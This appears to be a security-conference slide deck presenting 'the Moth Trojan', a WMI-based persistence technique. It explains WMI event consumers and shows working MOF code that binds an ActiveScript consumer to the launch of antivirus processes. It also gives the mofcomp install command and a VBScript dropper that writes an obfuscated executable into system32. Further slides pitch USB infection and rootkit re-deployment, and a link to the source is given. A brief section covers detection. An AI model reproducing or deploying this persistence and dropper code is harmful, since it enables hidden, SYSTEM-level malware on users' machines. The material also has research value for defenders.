The Moth Trojan

Paul Craig

Security-Assessment.com

- Who Am I?
  - Paul Craig, Principal Security Consultant

    Security-Assessment.com

- My Role
  - Application Penetration Tester
  - Published Security Author
  - Active Security Researcher
  - Devoted Hacker

- Feedback?
  - Email: paul@ha.cked.net
  - Just buy me a beer!

- The Moth Trojan

BEULAH
CUMBERLAND PRESBYTERIAN CHURCH
SUN. SCH. 10AM WORSHIP 11AM & 5:30PM
MOTH TROJAN
OWNED
JESUS

- Idea: I Have Always Wanted My Own Trojan.
  - Hollywood hacker style.
  - In the theme of Hackers, War-Games, Sword-Fish.
  - Something AMAZING.
  - But Somehow I never got around to it...

- “It Has To Be Done.”
  - Goal: Write a 100% Undetectable Trojan.
  - Work under both Vista and XP.
  - Contain “Ninja Magic”.
    - Something Original
    - Completely New!
- Without Further Delay

  I Present To You:

  The Moth Trojan


KIWICON EXCLUSIVE RELEASE

- Screw Anti-Virus, Call A Priest!
  - “Help, my computer is suffering from demonic possession.”
  - Welcome to the Moth.
  - Verbally abusive Trojan.
    - **Abusive, Abrasive, Mocking.**
    - Choice!

- So The Big Question
  - What is the Moth?
  - Additional learning is required to understand...
  - Delve into some lesser known Windows functionality.

- Windows Management Instrumentation (WMI)
  - Extension to the Windows Driver Model. (WDM)
  - Provides an interface for components to send notifications to other components.
- WMI is Microsoft's implementation of WBEM.
  - Web Based Enterprise Management.
- WMI Has Eventing capabilities
  - WMI Events raised when **ANYTHING** happens in Windows.
  - WMI can notify an **Event Subscriber** for any raised event.
  - WMI Query Language (WQL) is used to drive event queries.

- Event Subscribers Are Written in Managed Object Format
  - Supported under XP, Vista+
  - Compiled event subscribers are included into the CIM repository.
    - Common Information Model
  - %SystemRoot%\System32\WBEM\
- **Event Consumers** Subscribe To WMI Events.
  - Events can originate from many places
  - From an **Event Provider** Component.
    - Disk Quota Provider.
    - Power Management Provider.
    - Event Log Provider.



- Extrinsic Events

  (being outside a thing; outward or external; operating or coming from without)

  - Predefined events that cannot be linked directly to change.
  - Example: An event that describes a computer switching to stand-by mode.

- Intrinsic Events

  (belonging to a thing by its very nature)

  - Event that occurs in response to a change.
  - Standard WMI events raised when anything happens.
  - Creating a Win32_LogicalDisk will raise a __InstanceCreationEvent event.

- To Put It Simply:
  - When you do anything in Windows, you create a WMI event.
  - These events can be subscribed to using an event consumer.
  - WMI will forward any raised event to the associated consumer.
- **Temporary Event Consumer.**
  - Only function when specifically loaded by a user.
  - Will not survive a reboot.
- **Permanent Event Consumer.**
  - Permanent, will survive a reboot.
  - Works along as WMI is running.
- Windows Permits 1,000 Event Consumers Per User Account.

- Default Windows Event Consumer Classes.
    - 5 predefined event consumer classes.


ActiveScriptEventConsumer	Execute a predefined script in an arbitrary scripting language when an event is delivered.
LogFileEventConsumer	Write customized strings to a text log file when an event is delivered.
NTEventLogEventConsumer	Log a message to the Windows NT event log when an event is delivered.
SMTPEventConsumer	Sends an e-mail message using SMTP each time an event is delivered.
CommandLineEventConsumer	Launch an arbitrary process in the local system context when an event is delivered.

- So Back To My Original Point - **What is The Moth Trojan**

- Malicious **M**anaged **O**bject **F**ormat Code
  - Multiple, malicious, persistent, ActiveScript event consumers.
  - 100% VBScript/WQL
  - Consumes __InstanceCreationEvent.
  - Subscribes to events created when you run specific executables.
  - Implements Microsoft Text To Speech ActiveX control.
  - VBScript is executed as the user SYSTEM.

- Works on Vista.
  - Executed as NETWORK_SERVICE.
  - SeImpersonate privileges available.

Example:



```
 instance of ActiveScriptEventConsumer as $avgCons
 {
    Name = "avg";
    ScriptingEngine = "VBScript";

ScriptText =
  "Sub Pause(intSeconds)\n"
        "Dim strCommand\n"
        "Dim objShell\n"
        "strCommand = \"%COMSPEC% /c ping -n \"& intSeconds & \"127.0.0.1>nul\"\n"
        "Set objShell = CreateObject(\"Wscript.Shell\")\n"
        "objShell.Run strCommand,0,1\n"
        "End Sub\n"
        "sub Shout(theText)\n"
        "Dim objTTS\n"
        "Set objTTS = CreateObject(\"Speech.VoiceText\")\n"
        "objTTS.Register \"\", \"Moth\"\n"
        "objTTS.Speak theText, 1\n"
        "while objTTS.isSpeaking\n"
        "Pause 100\n"
        "wend\n"
        "end sub\n"
        "Dim strCommand1\n"
        "Dim objShell1\n"
        "Set objShell1 = CreateObject(\"Wscript.Shell\")\n"
        "shout(\" .  A V G, do you seriously think you can find me with an anti-virus scanner?
You have obviously watched swordfish.........
        };


 instance of __EventFilter as $avgFilt
 {
    Name = "avgfilt";
    Query = "SELECT * FROM __InstanceCreationEvent WITHIN 5 "
        "WHERE TargetInstance ISA \"Win32_Process\" "
        "AND TargetInstance.Name = \"avgui.exe\"";
    QueryLanguage = "WQL";
    EventNamespace = "root\\cimv2";
 };

 instance of __FilterToConsumerBinding
 {
    Filter = $avgFilt;
    Consumer = $avgCons;
 };
```

Event Consumer

VBScript To Execute


Verbal Abuse

Event Filter

WQL Query for Event Notification


Event Binding between Eventfilter and Event consumer

- Installing The Moth
  - Installing the Moth **REQUIRES** Administrative authority.
  - WMI is a core component of Windows.
  - The Moth Trojan becomes a CORE component of Windows.
  - Install from MOF File: **Mofcomp.exe mothtrojan.mof**



```
Y:\Untitled-1>mofcomp hidetest.mof
Microsoft (R) 32-bit MOF Compiler Version 5.1.2600.5512
Copyright (c) Microsoft Corp. 1997-2001. All rights reserved.
Parsing MOF file: hidetest.mof
MOF file has been successfully parsed
Storing data in the repository...
Done!
```

- Writing Files To Disk.
  - The Moth can be used to drop and execute files.
  - Arbitrary executables embedded in VBScript.
  - Excellent method of re-deployment.
  - Used in conjunction with your favourite rootkit.




```
Dim objFS1, objFile1, file1, wshShell1
Dim strCommand1
Dim objShell1
dim Wscript
file = \"C:\\windows\\system32\\hidden.com\"
Set objFS = CreateObject(\"Scripting.FileSystemObject\")
Set objFile = objFS.OpenTextFile(file,2,true)


exploit1 = chr(88) & chr(80) & chr(80) & chr(80) & chr(89) & chr(90) & chr(73) & chr
(81) & chr (68) & chr(91) & chr(76) & chr(45) & chr(102) & chr(54) & chr(45) & chr
(103) & chr(52) & chr(49)  & chr(71) & chr(68) & chr(83) & chr(88) & chr(117) & chr
(39) & chr(64) & chr(44) & chr(126) &  chr(80) & chr(94) & chr(80) & chr(95) & chr
(79) & chr(44) & chr(33) & chr(40) & chr(71) & chr (85) & chr(40) & chr(71) & chr(90)
& chr(40) & chr(71) & chr(110) & chr(117) & chr(53) & chr(60)  & chr(78) & chr(69) &
chr(84) & chr(67) & chr(65) & chr(84) & chr(46) & chr(69) & chr(88) & chr (69) & chr
(62) & chr(95) & chr(95) & chr(71) & chr(79) & chr(65) & chr(65) & chr(61) & chr(10)

objFile.Write exploit1
...
objFile.Write exploit6521
```

The Moth Trojan

- Moth Trojan is a Unique Method of Hiding Malicious Code.
  - AFAIK the first malicious event subscriber, ever.
  - Using functionality unknown by most people.
- Application Level Trojan.
  - Typical Trojan technique is “**Getting Low**”
  - Manipulate API calls, Kernel calls, Hardware calls.
- My Approach Is the Complete Opposite!
  - **Get as High as Possible!**
  - Hide malicious code within native Windows functionality.
  - VBScript!

The Moth Trojan

- Is It Really Undetectable?
  - You CAN detect the Moth Trojan. ☹
  - Requires WMI Administrator tools.
  - WMI console application.
  - Enumerate all event consumers.
- You Need To Know Where To Look.
  - Uses relatively unknown functionality.
  - Forensic methodology does not focus on WMI!
  - Who knew About CIM/WBEM/WMI this morning?


Management Instrumentation Tools : WMI Object Browser - Windows Internet Explo
C:\Program Files\WMI Tools\browser.htm
Page

__EventFilter.Name="ollyfilt2"

Properties
Methods
Associations

Properties of an object are values that are used to characterize an instance of a class.

Name	Type	Value
CreatorSID	array of uint8	Array
EventAccess	string	<empty>
EventNamespace	string	root\cimv2
Name	string	ollyfilt2
Query	string	SELECT * FROM __InstanceCreationEvent \
QueryLanguage	string	WQL
__CLASS	string	__EventFilter
__DERIVATION	array of string	Array
__DYNASTY	string	__SystemClass

- What Else Can You Do With MOF?
  - A Trojan which is launched when user Joe logs in.
  - Removed when the user Admin logs in.
  - **Speed Trojan**:
    - Activates when the CPU fan slows below 100 RPM.
  - **Worst Day Trojan:**
    - Lay dormant until twenty bad sectors are reported in the hard drive.
  - **Infect Your Friends**
    - Copy malicious files to any USB key inserted.
  - **Rootkit Dropper & Executor**
    - Re-deploy an existing rootkit whenever it is removed.

The Moth Trojan

- Source Code:
  - Currently Unpublished Source Code:

    http://ha.cked.net/moth.zip

  - Includes MS Text To Speech API